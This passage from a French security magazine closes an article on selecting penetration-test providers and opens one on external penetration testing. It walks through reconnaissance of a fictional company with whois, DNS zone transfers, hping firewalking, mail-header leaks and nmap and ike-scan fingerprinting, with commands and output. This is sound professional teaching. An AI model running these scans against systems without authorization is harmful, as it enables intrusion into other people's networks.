En outre, le rapport devrait non seulement contenir des préconisations de mise à jour des logiciels et d'ajustement des mauvaises configurations, mais aussi et surtout des propositions d'amélioration de l'architecture du réseau et de la politique de sécurité, seules susceptibles de protéger, au moins en partie, de vulnérabilités non encore annoncées. Enfin, les installations par défaut des systèmes d'exploitation les plus en vogue étant ce qu'elles sont, un serveur propose presque toujours des services inutilisés par l'organisation qui l'exploite, et le rapport devrait suggérer de les désactiver. En effet, le premier pas à faire pour sécuriser un réseau est de supprimer tous les services qui ne sont pas indispensables au bon fonctionnement du système d'informations et au confort de ses utilisateurs, n'en déplaise aux vendeurs de solutions miracles (firewalls/VPNs/antivirus/authentification).

D'autre part, il est absolument légitime de demander à rencontrer les personnes qui réaliseront le test d'intrusion, et de les interroger pour s'assurer de leurs capacités. Naturellement, rien ne prouve que ce sont effectivement ces personnes qui opéreront, mais cette démarche donne au moins une idée de ce que le prestataire potentiel considère comme de bons auditeurs. Demander aux pen-testers en quoi ils sont qualifiés pour mener à bien le test d'intrusion permettra très rapidement de les classer. En effet, la sécurité informatique est une discipline relativement jeune (les premières publications datent des années 80) et, bien qu'une longue expérience soit toujours un atout, elle n'est pas indispensable pour mener à bien d'excellents tests d'intrusion. Les compétences requises, comme cela a été illustré à d'innombrables reprises dans ce magazine, consistent essentiellement en une connaissance très approfondie du fonctionnement d'au moins un système d'exploitation, un solide savoir en réseau, et une maîtrise parfaite de plusieurs langages de programmation, dont le C, au minimum un type d'assembleur, et un langage interprété.

Nombre de savoirs connexes, comme une compétence approfondie en cryptographie, ou en paramétrage de firewalls, ou encore en architecture réseau, bien que trouvant naturellement une utilité indiscutable dans la démarche de sécurisation d'un système d'informations, ne constituent pas un gage de compétence en matière de pen-tests.

Il est enfin assez simple de s'assurer que les prestataires ont le souci du détail : il suffit par exemple d'insister sur l'aspect confidentiel d'un appel d'offres, et de compter combien de propositions commerciales arrivent soigneusement chiffrées.

Ce test extrêmement simple devrait déjà éliminer la majorité des candidats. Soulignons au passage que le chiffrement proposé par des utilitaires comme Winzip ou le chiffrement accompagnant parfois les fichiers PDF sont loin d'être réellement solides.

Enfin, les propositions arrivant sous la forme de fichiers exécutables auto-extractibles devraient être impitoyablement rejetées : comment prétendre apporter la sécurité tout en incitant à exécuter des fichiers binaires dont la provenance n'est pas sûre ?

Naturellement, aucun des points présentés ci-dessus ne suffit à établir, à lui seul, la compétence d'un prestataire, néanmoins, les sociétés répondant convenablement à l'ensemble des questions soulevées ici constituent probablement les meilleures candidates pour mener à bien un test d'intrusion.

Le choix des auditeurs est donc une tâche délicate et associée à une lourde responsabilité. Aussi, peut-il être rassurant de se tourner vers les certifications et les labels que détiennent les auditeurs plutôt que de les mettre soi-même à l'épreuve, dans l'esprit des points précédents.

Force est malheureusement de constater qu'alors qu'outre Manche par exemple, la qualité des prestations des sociétés de service en sécurité informatique peut être certifiée par le BSI (équivalent de l'AFNOR) suivant le standard BS7799, il n'existe pas en France d'équivalent officiel.

Quelques critères de qualité peuvent cependant aider à jauger un prestataire :

- certification ISO 9000 ;
- habilitation confidentielle défense ;
- respect de la norme ISO 17799 (en particulier, une politique de sécurité stricte, interne à la société, doit être appliquée).

CONCLUSION

Si cet article d'introduction ne fait pas l'apologie du test d'intrusion, trop souvent présenté comme le moyen ultime de parvenir au nirvana de la sécurité informatique, c'est avant tout pour combattre la tendance qui consiste à mettre la charrue avant les boeufs en investissant dans un tel audit alors que le système d'informations est encore loin d'être suffisamment sécurisé pour tirer le plus grand parti de cette intervention.

Oui, un test d'intrusion est utile et indispensable pour atteindre les niveaux de sécurité les plus élevés, et doit être récurrent pour conserver le niveau de sécurité acquis mais d'autres prestations, beaucoup moins coûteuses et dans un premier temps nettement plus efficaces, sont envisageables. Le test d'intrusion n'est que la dernière étape et n'est pas indispensable pour atteindre un niveau de sécurité raisonnable.

Enfin, le meilleur parti ne pourra être tiré de cette prestation que si elle a été soigneusement préparée, et si la présentation de ses conclusions est suivie de discussions constructives avec les auditeurs et d'actions concrètes, sans quoi le rapport d'audit risque de n'être que le constat d'un manque.

Samuel Dralet **<zorgon@miscmag.com>**

Brieuc Jeunhomme **<bbp@via.ecp.fr>**

1 Introduction aux tests d'intrusion
2
3 La pratique du test d'intrusion interne sous Windows
4 Tests Intrusifs sur les Infrastructures Telecoms d'Entreprise
5 Les tests de pénétration automatisés : CORE IMPACT
6 L'audit de vulnérabilités avec Nessus

Les tests d'intrusion externes

Tests d'intrusion réseau, système, applicatifs

Les tests d'intrusion sont un sujet récurrent de la sécurité informatique : ils existent en théorie depuis toujours mais ne cessent en fait d'évoluer, en fonction des nouvelles familles de vulnérabilités, mais aussi en fonction des modes. Ils sont maintenant bien entrés dans les mœurs, aussi bien du côté des prestataires en sécurité informatique que des clients. Cependant, et même si tout le monde en propose désormais, il existe différents types de tests d'intrusion (voir le premier article de ce dossier) et également plusieurs niveaux de tests, avec des qualités très variables. Nous allons étudier dans cet article les différentes phases d'un test d'intrusion technique externe, et nous montrerons à chaque fois quelques exemples tirés de prestations réelles, anonymisées, que nous avons réalisées.

DÉFINITION

Si vous avez lu le dossier de ce numéro depuis le début, vous savez déjà ce que sont les tests d'intrusion. En deux mots, un test d'intrusion consiste à se mettre dans la peau d'un attaquant externe et banalisé, disposant d'un certain degré de compétences, de ressources, de temps et de motivation pour pénétrer un système cible. En revanche, l'attaquant ne dispose au départ d'aucune connaissance particulière de la cible et commence donc « en aveugle ».

Nous n'aborderons pas dans cet article le thème du *social engineering*, et ce pour plusieurs raisons. Tout d'abord, des règles d'éthique et de déontologie couramment pratiquées parmi les professionnels des tests d'intrusion (voir charte de la **FPTI [1]**), nous interdisent de recourir à de tels procédés, car ils peuvent être sources de dérapages. Ensuite, ce genre de procédés est par trop facile : il existera toujours un moyen humain permettant d'outrepasser un dispositif technique. De nombreuses entreprises se vantant de procéder à des tests d'intrusion avec un taux de réussite de 100%, voire 110%, utilisent en fait du social engineering, ce qui facilite effectivement grandement les choses. Toute politique de sécurité qui se respecte comporte une grande partie de mesures organisationnelles, permettant de gérer les risques humains.

Nous nous focaliserons donc uniquement sur les tests d'intrusion techniques externes. En ce qui concerne les tests d'intrusion internes, la méthodologie reste identique mais le nombre de vulnérabilités potentielles est souvent plus important et les techniques d'attaque plus nombreuses (voir article dans ce dossier).

Ne se substituant pas aux audits (organisationnels et techniques) mais venant en complément, les tests d'intrusion constituent la mesure préventive ultime pour identifier les faiblesses et les vulnérabilités d'un système afin de les corriger, et ce, avant qu'un acte de malveillance réel, externe ou interne, n'ait lieu. Le but des tests d'intrusion est donc la fourniture d'une série de recommandations pour corriger les vulnérabilités détectées et améliorer le niveau de sécurité de l'ensemble du système cible. Ces recommandations peuvent s'appliquer à :

- la conception de l'architecture ;
- la robustesse des composants ;
- la configuration des systèmes ;
- les procédures d'exploitation et d'administration.

Concernant ce dernier point, un test d'intrusion peut servir également à évaluer la qualité de la surveillance réalisée par les administrateurs :

- Ont-ils été alertés à un moment ou à un autre, et si oui, comment ?
- Qu'ont-ils « vu » et comment ont-ils interprété les différentes phases des tests ?
- Comment ont-ils réagi ?

PRÉ-REQUIS

Quelques pré-requis sont nécessaires pour se lancer dans les tests d'intrusion. Une bonne connaissance des réseaux est indispensable : principes de routage, protocoles IP (la lecture des RFC constitue pratiquement un passage obligé), architectures, etc. Une connaissance approfondie des systèmes cibles est également nécessaire (*NIX, Windows, Mac…), ainsi qu'une bonne pratique des architectures applicatives et des applications actuelles (« 3-tiers », serveurs Web, middlewares, bases de données…).

Ensuite, il est nécessaire de se constituer une plate-forme d'intrusion, comprenant différents systèmes, réels ou virtuels (il est plus facile d'attaquer un Windows depuis un autre Windows par exemple) et une palette d'outils. Voici par exemple quelques outils que nous utilisons fréquemment : `hping`, `nmap`, `netcat`, un navigateur Web, un proxy HTTP intrusif, `openssl`, `whisker`, `Brutus`, `L0phtcrack`, des scripts Perl, un compilateur C pour les outils « maison », une base de vulnérabilités et d'« exploits » personnelle, etc. Des outils de tests automatisés, comme l'excellent `Nessus` par exemple, pourront être utilisés en complément, au cas où nous aurions oublié quelque chose.

Nous montrerons l'utilisation de certains de ces outils dans la suite de cet article. Mais il ne faut pas oublier le « nez » du testeur (l'instinct, diront certains), son expérience, son imagination et son inventivité. Il arrive souvent qu'une configuration non standard produise des effets imprévus. Une capacité à anticiper plusieurs coups d'avance, comme aux échecs, permet parfois de pénétrer un système encore plus en profondeur que ce qu'il semble possible de prime abord.

Et bien sûr, il vous faut… une autorisation de tests (voir l'article sur le droit et les tests d'intrusion, dans ce dossier) ! Nous voilà parés pour commencer nos tests.

DÉROULEMENT DES TESTS

Les tests d'intrusion consistent en une démarche itérative comportant en général les phases suivantes :

1- Recueil d'informations sur la cible
2- Détection des systèmes et des services, cartographie
3- Recherche et exploitation de vulnérabilités réseau
4- Recherche et exploitation de vulnérabilités système
5- Recherche et exploitation de vulnérabilités applicatives
6- Progression

A l'issue de la dernière phase, on reboucle sur la phase 2 autant de fois que nécessaire, lorsque de nouveaux systèmes ont été détectés ou lorsqu'il est possible d'effectuer un ou des rebonds de plus en plus profonds, par exemple.

Ce schéma de tests se distingue toutefois d'une attaque logique réelle **[2]** par les éléments suivants :

→ Il n'y a pas de phase d'implantation de charge utile (*rootkit*, cheval de Troie, code hostile, bombe logique, etc.). Sur autorisation du client, on peut *uploader* certains outils sur un serveur compromis.

→ A moins d'un accord du client, on ne perturbe pas le fonctionnement de la cible (donc pas de déni de service sans prévenir, par exemple, même pour faciliter une autre attaque).

→ A moins d'une autorisation expresse du client, on ne modifie aucune donnée sur la cible, et en particulier, on n'efface pas nos traces dans les logs. Un simple recueil de preuves (copies d'écran par exemple) est effectué pour la rédaction du rapport final de la prestation.

Passons maintenant en revue chacune des phases ci-dessus.

RECUEIL D'INFORMATIONS SUR LA CIBLE

En général, le client ne nous communique qu'une liste d'adresses IP à tester, ou une adresse de sous-réseau (cas du test « en aveugle », le plus fréquent). Supposons par exemple que l'adresse IP qui nous a été communiquée par notre client *Yoopi, l'entreprise heureuse,* est l'adresse `123.123.123.123`. A nous de trouver les informations complémentaires nécessaires à nos tests. Pour cela, il existe de nombreux moyens.

LES BASES WHOIS

La base Whois RIPE répertorie tous les sous-réseaux et leurs propriétaires respectifs. Cela permet dans un premier temps de commencer par vérifier que les adresses IP communiquées correspondent bien au client qui a signé l'autorisation de tests, ce qui est fortement conseillé ! Pour interroger la base RIPE, vous pouvez utiliser l'URL suivante :
http://www.ripe.net/db/whois/whois.html

Il est intéressant de noter que ces recherches sont totalement furtives du point de vue de la cible : nous ne faisons aucune requête directe vers les adresses du client.

Vérifions que l'adresse `123.123.123.123` appartient bien à Yoopi :

```
inetnum:      123.123.123.96- 123.123.123.127
netname:      Yoopi
descr:        Yoopi is a great boite located in France
country:      FR
mnt-by:       PISTOLET-FR-MNT
changed:      je-gere@pistolet.net 20010802
changed:      tuveuxmesdoigts@pistolet.net 20010924
source:       RIPE

person:       Monsieur JOYEUX
address:      YOOPI
address:      4 RUE DU SOURIRE
address:      13010 MARSEILLE
phone:        +33 04 91 10 12 43
```

```
fax-no:      +33 04 91 10 13 04
e-mail:      joyeux@yoopi.com
admin-c:     MF2912-RIPE

person:      Jules-Edouard Gère
address:     PISTOLET - Super provider, surtout en Suisse
address:     60 rue des Colts
address:     75012 Paris - France
phone:       +33 01 70 99 58 99
fax-no:      +33 01 70 99 57 97
e-mail:      je-gere@pistolet.net
tech-c:      MP17435-RIPE
remarks:     For any complaint, please mail to "fischy@pistolet.net"
```

Nous identifions bien le client Yoopi, le sous-réseau qui lui est attribué (123.123.123.96/27), ainsi que d'autres éléments : l'hébergeur Pistolet, ainsi que les noms des contacts administratif (un employé de Yoopi) et technique (un employé de Pistolet). Ces informations peuvent être intéressantes pour l'attaquant, d'autant plus qu'il est possible de faire des recherches complémentaires dans les bases Whois sur ces éléments.

En particulier, nous identifions un nom de domaine : yoopi.com. Une recherche dans les bases Whois sur ce domaine donne :

```
Domain Name: YOOPI.COM

Registrant:
YOOPI SA (NKZMKZBJDE)
   4 RUE DU SOURIRE
   MARSEILLE, FR 13010
   FR

   Administrative Contact:
      Monsieur Joyeux                          joyeux@yoopi.com
      Yoopi SA
      4 Rue du Sourire
      Marseille, FR 75010
      FR
      +33 04 91 10 12 43 fax: +33 04 91 10 13 04

   Technical Contact:
      J-E GERE                                 hostmaster@PISTOLET.NET
      PISTOLET France
      60, Rue des Colts
      Paris, FR 75012
      FR
      +33 01 70 99 58 99 fax: +33 01 70 99 57 97

   Domain servers in listed order:

   NS0.PISTOLET.COM          111.222.1.2
   NS1.PISTOLET.COM          111.222.1.3
```

Nous retrouvons les mêmes informations et vérifions bien la cohérence des enregistrements. Nous obtenons également les adresses des serveurs DNS du domaine yoopi.com (NS0.PISTOLET.COM et NS1.PISTOLET.COM), ce qui va nous permettre de passer à l'étape suivante.

LES BASES DNS

Si les DNS identifiés sont mutualisés, nous pouvons faire des requêtes sur ceux-ci en demeurant encore relativement furtifs du point de vue de la cible. Et si les DNS sont hébergés chez le client, on récupère parfois certains enregistrements de l'adressage interne… L'idéal est de récupérer l'intégralité des enregistrements DNS concernant le domaine yoopi.com, en effectuant un « transfert de zone » (AXFR) :

```
# host -l yoopi.com ns0.pistolet.net

yoopi.com SOA ns0.pistolet.net. dnsadmin.pistolet.net.
yoopi.com name server ns0.pistolet.net.
yoopi.com name server ns1.pistolet.net.
yoopi.com mail is handled by 15 hermes.yoopi.com.
joe.yoopi.com has address 123.123.123.101
jack.yoopi.com has address 123.123.123.102
william.yoopi.com has address 123.123.123.103
averell.yoopi.com has address 123.123.123.104
hermes.yoopi.com has address 123.123.123.122
www.yoopi.com has address 123.123.123.123
ftp.yoopi.com has address 123.123.123.124
```

Tous les serveurs enregistrés sont ainsi révélés : le serveur de mail, le serveur FTP, le serveur Web, ainsi que 4 serveurs dont la fonction sera à identifier.

Mais le transfert de zone est rarement autorisé, vu le nombre d'informations qu'il révèle. Si le transfert de zone ne fonctionne pas, essayons de récupérer certains enregistrements, en spécifiant des types de serveurs, par exemple :

```
# host -t MX yoopi.com ns0.pistolet.net
yoopi.com mail is handled by 10 hermes.yoopi.com.
```

La requête ci-dessus a permis d'identifier hermes comme serveur de messagerie. Vous pouvez utiliser d'autres types (NS, SOA, etc.) pour obtenir des informations supplémentaires.

Une autre méthode consiste à faire une recherche de type « dictionnaire » dans les bases DNS, afin d'identifier des enregistrements supplémentaires. Ainsi, dans l'exemple ci-dessus, la recherche de ftp.yoopi.com aurait renvoyé l'adresse 123.123.123.122. L'outil dnsdigger par exemple permet d'automatiser cela, en partant d'un dictionnaire de noms courants (www, w3, www2, www3, etc…).

Enfin, un *reverse lookup* permet de partir des adresses IP et de rechercher les FQDN qui leur sont associés :

```
123.123.123.96    host.96.123.123.123.rev.pistolet.net.
123.123.123.97    host.97.123.123.123.rev.pistolet.net.
123.123.123.98    host.98.123.123.123.rev.pistolet.net.
(…)
123.123.123.127   host.127.123.123.123.rev.pistolet.net.
```

Dans le cas présent, des enregistrements génériques inverses sont définis dans les bases DNS, ce qui ne nous donne pas d'information supplémentaire.

MOTEURS DE RECHERCHE

Les moteurs de recherche permettent également d'obtenir de nombreux renseignements sur la cible, maintenant que nous connaissons le nom du client, le nom de certains employés, de certains serveurs, etc. Une recherche de type Google, y compris sur le site Web de Yoopi, permet d'obtenir le nom d'autres employés, de clients et de partenaires de Yoopi, etc. Des recherches dans les *newsgroups*, sur les forums, à partir des adresses e-mail des employés de Yoopi, fournissent également à un attaquant des informations précieuses, qui pourraient d'ailleurs être utilisées en social engineering. Il arrive couramment qu'un administrateur pose des questions techniques dans un newsgroup à propos de problèmes qu'il rencontre sur tel ou tel équipement, renseignant du même coup un attaquant sur le type de matériel utilisé dans l'entreprise et sur le niveau de compétence et de motivation de l'administrateur actuel. Toutes ces informations sont extrêmement précieuses, Sun Tzu l'avait compris bien avant l'invention de l'ordinateur...

De plus, le fait de savoir qui correspond avec qui et à propos de quels sujets peut fournir des renseignements à un concurrent, par exemple. Mais nous abordons là les thèmes de l'intelligence économique et de la guerre de l'information **[3]**, qui sont en dehors du sujet de cet article.

Pour notre exemple, nous découvrons par exemple dans des logs publics que la machine `123.123.123.102` a été utilisée comme serveur `CStrike` il y a peu... Il est probable qu'elle ait été placée à l'époque devant le firewall de Yoopi, et cela se reproduira peut-être un jour. Nous avons aussi rencontré par exemple un poste de travail servant de client Kazaa et placé devant le firewall... Ce poste sans défense renfermait des informations intéressantes pour la suite des tests.

DÉTECTION DES SYSTÈMES ET DES SERVICES, CARTOGRAPHIE

Nous allons maintenant établir la cartographie de la plate-forme cible. A ce stade, nous ne sommes plus furtifs, car nous allons effectuer des requêtes directement sur les systèmes cibles.

ROUTAGE

Pour déterminer les machines situées entre les serveurs cibles et nous, nous allons étudier le routage des paquets échangés. Pour cela, commençons par utiliser l'outil `traceroute` :

```
# traceroute 123.123.123.122
traceroute to hermes.youpi.com (123.123.123.122), 30 hops max, 38 byte packets
 1  POS-0-0.NRAUB101.Charlebourg.raei.francetelecom.net (194.51.159.25)
50.294 ms  49.270 ms  50.796 ms
 2  P12-1.ntaub201.Aubervilliers.francetelecom.net (193.251.126.230)  53.401
ms  52.496 ms  56.621 ms
 3  193.251.126.54 (193.251.126.54)  50.680 ms  50.413 ms  50.804 ms
(...)
12  ge0-0.gw1.lnd8.gbb.uk.uu.net (158.43.188.25)  59.541 ms  106.676 ms
116.761 ms
13  yoopi-gw.customer.PISTOLET.NET (111.222.10.10)  113.736 ms  60.858 ms
59.871 ms
14  * * *
15  * * *
```

Le *traceroute* ci-dessus est un traceroute UDP (méthode par défaut du traceroute Unix). Pour effectuer un traceroute ICMP, utilisez `traceroute -I`. Sur une plate-forme Windows, `tracert` utilise le protocole ICMP.

Dans notre cas, ni le traceroute UDP ni le traceroute ICMP ne permet d'atteindre le serveur cible (le serveur SMTP). Il semble qu'un firewall soit placé devant la cible et filtre nos paquets.

Utilisons alors un traceroute TCP sur un port TCP ouvert. Il s'agit de la technique dite du « *firewalking* » :

```
# hping -S -p 25 123.123.123.122 -t 15
HPING 123.123.123.122 (eth0 123.123.123.122): S set, 40 headers + 0 data bytes
len=46 ip=123.123.123.122 ttl=103 DF id=32734 sport=25 flags=SA seq=0 win=8576
rtt=198.2 ms
```

Le serveur SMTP a bien reçu notre paquet `SYN`, et répond avec un paquet `SYN-ACK` (voir ci-dessous le paragraphe sur le *scanning*). Le serveur SMTP est donc bien situé au `hop 15`.

```
# hping -S -p 25 123.123.123.122 -t 13
HPING 123.123.123.122 (eth0 123.123.123.122): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=111.222.10.10 name= yoopi-
gw.customer.PISTOLET.NET
```

Cette fois, le TTL ne permettant d'atteindre que le routeur Internet situé au `hop 13`, c'est bien celui-ci qui répond, avec un « *TTL expired* ». De la même façon, essayons d'identifier l'équipement situé au `hop 14` :

```
# hping -S -p 25 123.123.123.122 -t 14
HPING 123.123.123.122 (eth0 123.123.123.122): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=123.123.123.98 name=UNKNOWN
```

Bingo, il semble que la machine `123.123.123.98`, qui a répondu, soit le firewall recherché, situé entre le routeur externe et le serveur SMTP.

En utilisant des techniques identiques et en recoupant avec les scans (voir plus loin), il est possible d'identifier l'adresse interne du routeur Internet (`123.123.123.97`), ainsi que, souvent, l'adresse interne du firewall (`123.123.123.101`). Les adresses `123.123.123.99` et `123.123.123.100` sont des adresses de sous-réseaux.

ROUTAGE SMTP

L'envoi d'un mail à une adresse inexistante du domaine provoque le retour d'un mail d'erreur contenant des informations intéressantes dans ses en-têtes.

→ Informations sur le routage SMTP sortant :

```
Received: from hermes.yoopi.com (hermes.yoopi.com [123.123.123.122]) by
edelweb.fr (nospam/1.7); Tue, 28 Oct 2003 12:24:05 +0100 (MET)
Received: from 172.26.0.46 by hermes.youpi.com (InterScan E-Mail
VirusWall NT); Tue, 28 Oct 2003 11:20:48 -0000
```

→ Informations sur le routage SMTP entrant :

```
Received: from hermes.yoopi.com ([123.123.123.122]) by exch.yoopi.net
with Microsoft SMTPSVC(5.0.2195.4905);
          Wed, 29 Oct 2003 12:47:19 +0000
Received: from 212.234.46.16 by hermes.yoopi.com (InterScan E-Mail
VirusWall NT); Wed, 29 Oct 2003 12:45:23 -0000
Received: from toto (localhost.edelweb.fr [127.0.0.1]) by edelweb.fr
with SMTP id NAA14304 for <pere-noel@yoopi.com>; Wed, 29 Oct 2003
13:48:30 +0100 (MET)
```

Nous en déduisons que le système de messagerie comprend une passerelle InterScan VirusWall NT sur `hermes.yoopi.com`, ainsi qu'un serveur Exchange 2000 SP3 (identifié par la version de son service SMTP : `5.0.2195.4905`) sur le serveur interne `exch.yoopi.net`, ayant comme adresse interne `172.26.0.46`.

De plus, la passerelle anti-virus laisse passer les exécutables en pièces attachées... Encore de précieuses informations pour la suite.

WEB BUG ET SERVEUR HOSTILE

Cette étape ne devra se faire qu'avec l'accord explicite du client, et en collaboration avec lui. Elle consiste à envoyer un message contenant un *Web bug* (une image invisible provoquant une connexion HTTP vers l'extérieur) ou une pièce attachée hostile, et/ou à lui demander de se connecter sur un serveur hostile spécialement préparé dans ce but, hébergé en général chez le testeur.

Ces opérations permettent de recueillir d'avantage d'informations concernant l'architecture de la plate-forme du client (notamment l'adresse de son proxy HTTP).

Dans notre exemple, nous mettons par exemple en évidence le fait que le serveur `averell.yoopi.com` est le proxy sortant de Yoopi.

EXPLOITATION DES EN-TÊTES

En effectuant certaines requêtes HTTP sur les serveurs Web, par exemple, il est possible de provoquer le renvoi de certains en-têtes HTTP.

→ Sur Apache :

```
HTTP/1.1 301 Moved Permanently
Date: Mon, 17 Nov 2003 11:39:22 GMT
Server: Apache/1.3.29 (Win32)
Location: http://srv-web/toto/
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

→ Sur IIS :

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: https://172.26.0.40/Default.htm
Date: Mon, 17 Nov 2003 15:05:59 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1704
```

Ces requêtes ont permis de révéler le nom de machine ou l'adresse interne des serveurs Web. Ces données sont intéressantes, car elles renseignent sur le plan d'adressage interne et sur l'architecture du réseau interne de la cible, permettant de ce fait de mener des attaques ultérieures basées sur ces éléments.

SCANS DE PORTS

Le scan de ports est la méthode de découverte la moins discrète, mais elle est le plus souvent indispensable. Elle consiste à balayer la cible afin de déterminer quels sont les ports ouverts (en écoute) pour chaque protocole supporté sur les machines. L'art du scan de ports mériterait un article complet à lui tout seul (voir par exemple **[4]**). En effet, il existe un grand nombre de méthodes pour mener à bien cette opération, qui semble pourtant évidente, et le succès de l'opération dépend en fait d'un grand nombre de facteurs.

Nous allons utiliser ici une méthode classique de scan TCP : le « half-open » scan ou SYN scan. Nous supposerons qu'il n'y a de perte de paquets nulle part entre le réseau de test et la cible (ce qu'il convient toujours de vérifier, et ce, pendant toute la durée des scans). Le SYN scan consiste à envoyer uniquement un paquet `SYN` à la cible, et à ne jamais envoyer de `ACK` final. C'est pourquoi on appelle ce type de scan « half open ». C'est un scan relativement discret, car il ne laisse pas de trace dans les logs applicatifs, contrairement au « connect scan », qui établit complètement la connexion TCP.

Utilisons par exemple `nmap` sur le firewall de Yoopi. La nouvelle option `-sV` de `nmap` permet d'effectuer une identification du service tournant sur un port ouvert :

```
# nmap -vv -sS -sV -P0 -p 1-65535 -oN nmap-TCP-result.txt 123.123.123.98

nmap 3.48 scan initiated Mon Nov 24 11:45:25 2003 as: nmap -vv -sS -sV -P0 -p
1-65535 -oN nmap-TCP-result.txt 123.123.123.98
Interesting ports on 123.123.123.98:
(The 65534 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
264/tcp   open  bgmp?
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-
bin/servicefp-submit.cgi :
SF-Port264-TCP:V=3.48%D=11/24%Time=3FC21A15%r(GenericLines,4,"Q\0\0\0")%r(
SF:Help,4,"Q\0\0\0");
```

`Nmap` a trouvé un port TCP ouvert : le port 264. Au cours de l'identification du service tournant sur le port, la cible a renvoyé 4 octets : un `Q` suivi de 3 octets nuls (`\0`).

Cela correspond en fait au service FW1_Topo de Firewall-1.

En utilisant nmap sur tout le sous-réseau, nous détectons bien le serveur de mail et le serveur Web parmi les autres adresses IP :

```
Interesting ports on 123.123.123.122:
PORT    STATE    SERVICE
25/tcp  open     smtp
Interesting ports on 123.123.123.123:
PORT    STATE    SERVICE
80/tcp  open     http
```

IDENTIFICATION DES SYSTÈMES

Nmap possède deux options, une documentée (-O) et une non documentée (–osscan_guess), permettant d'effectuer une identification de l'OS cible par *fingerprinting*. Reprenons l'exemple du routeur externe de Yoopi :

```
# nmap -vv -sS -sV -P0 -O –osscan_guess -p 1-65535 123.123.123.97

nmap 3.48 scan initiated Mon Nov 24 11:44:56 2003 as: nmap -vv -sS -sV -P0 -O
–osscan_guess -p 1-65535 123.123.123.97
Interesting ports on 123.123.123.97:
(The 65529 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE      VERSION
79/tcp   open     finger?
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1433/tcp filtered ms-sql-s
3306/tcp filtered mysql
Device type: broadband router|terminal server|router
Running: Cisco IOS 12.X|11.X, Cisco embedded
OS details: Cisco 827 aDSL router running IOS 112.2(11), Cisco AS5200 terminal
server, Cisco 2501/5260/5300 terminal server IOS 11.3
.6(T1), Cisco IOS 11.3 - 12.0(11)
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=320C%IPID=Z%TS=U)
T1(Resp=Y%DF=N%W=1020%ACK=S++%Flags=AS%Ops=M)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=N%W=1020%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(Resp=N)

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=12812 (Worthy challenge)
TCP ISN Seq. Numbers: B33B4044 B33EE686 B3427722 B3468B82 B34A488D
IPID Sequence Generation: All zeros
```


Nmap identifie ici avec certitude un routeur Cisco (IOS 12.x). Nous reviendrons sur les ports filtrés sur le routeur plus loin.

En plus de nmap, il existe d'autres outils d'identification, comme Xprobe, par exemple. Pour identifier notre firewall, nous pouvons utiliser l'outil ike-scan, qui va faire du fingerprinting sur le service ISAKMP tournant sur le port UDP 500 du firewall (utilisé pour les connexions VPN) :

```
# ike-scan -v -o 123.123.123.98
Starting ike-scan 1.2 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
123.123.123.98   IKE Main Mode Handshake returned (1 transforms)
--      Removing host entry 1 (123.123.123.98) - Received 84 bytes

IKE Backoff Patterns:
IP Address      No.     Recv time               Delta Time
123.123.123.98  1       1070528489.900139       0.000000
123.123.123.98  2       1070528491.928154       2.028015
123.123.123.98  3       1070528494.010194       2.082040
123.123.123.98  4       1070528495.957137       1.946943
123.123.123.98  5       1070528497.964220       2.007083
123.123.123.98  6       1070528499.974061       2.009841
123.123.123.98  7       1070528501.996129       2.022068
123.123.123.98  8       1070528505.993926       3.997797
123.123.123.98  9       1070528510.012207       4.018281
123.123.123.98  10      1070528513.993244       3.981037
123.123.123.98  11      1070528518.013153       4.019909
123.123.123.98  12      1070528522.003191       3.990038
123.123.123.98  Implementation guess: Firewall-1 4.1/NG

Ending ike-scan 1.2: 1 hosts scanned.  1 returned handshake; 0 returned notify
```



1 Architecture identifiée de Yoopi

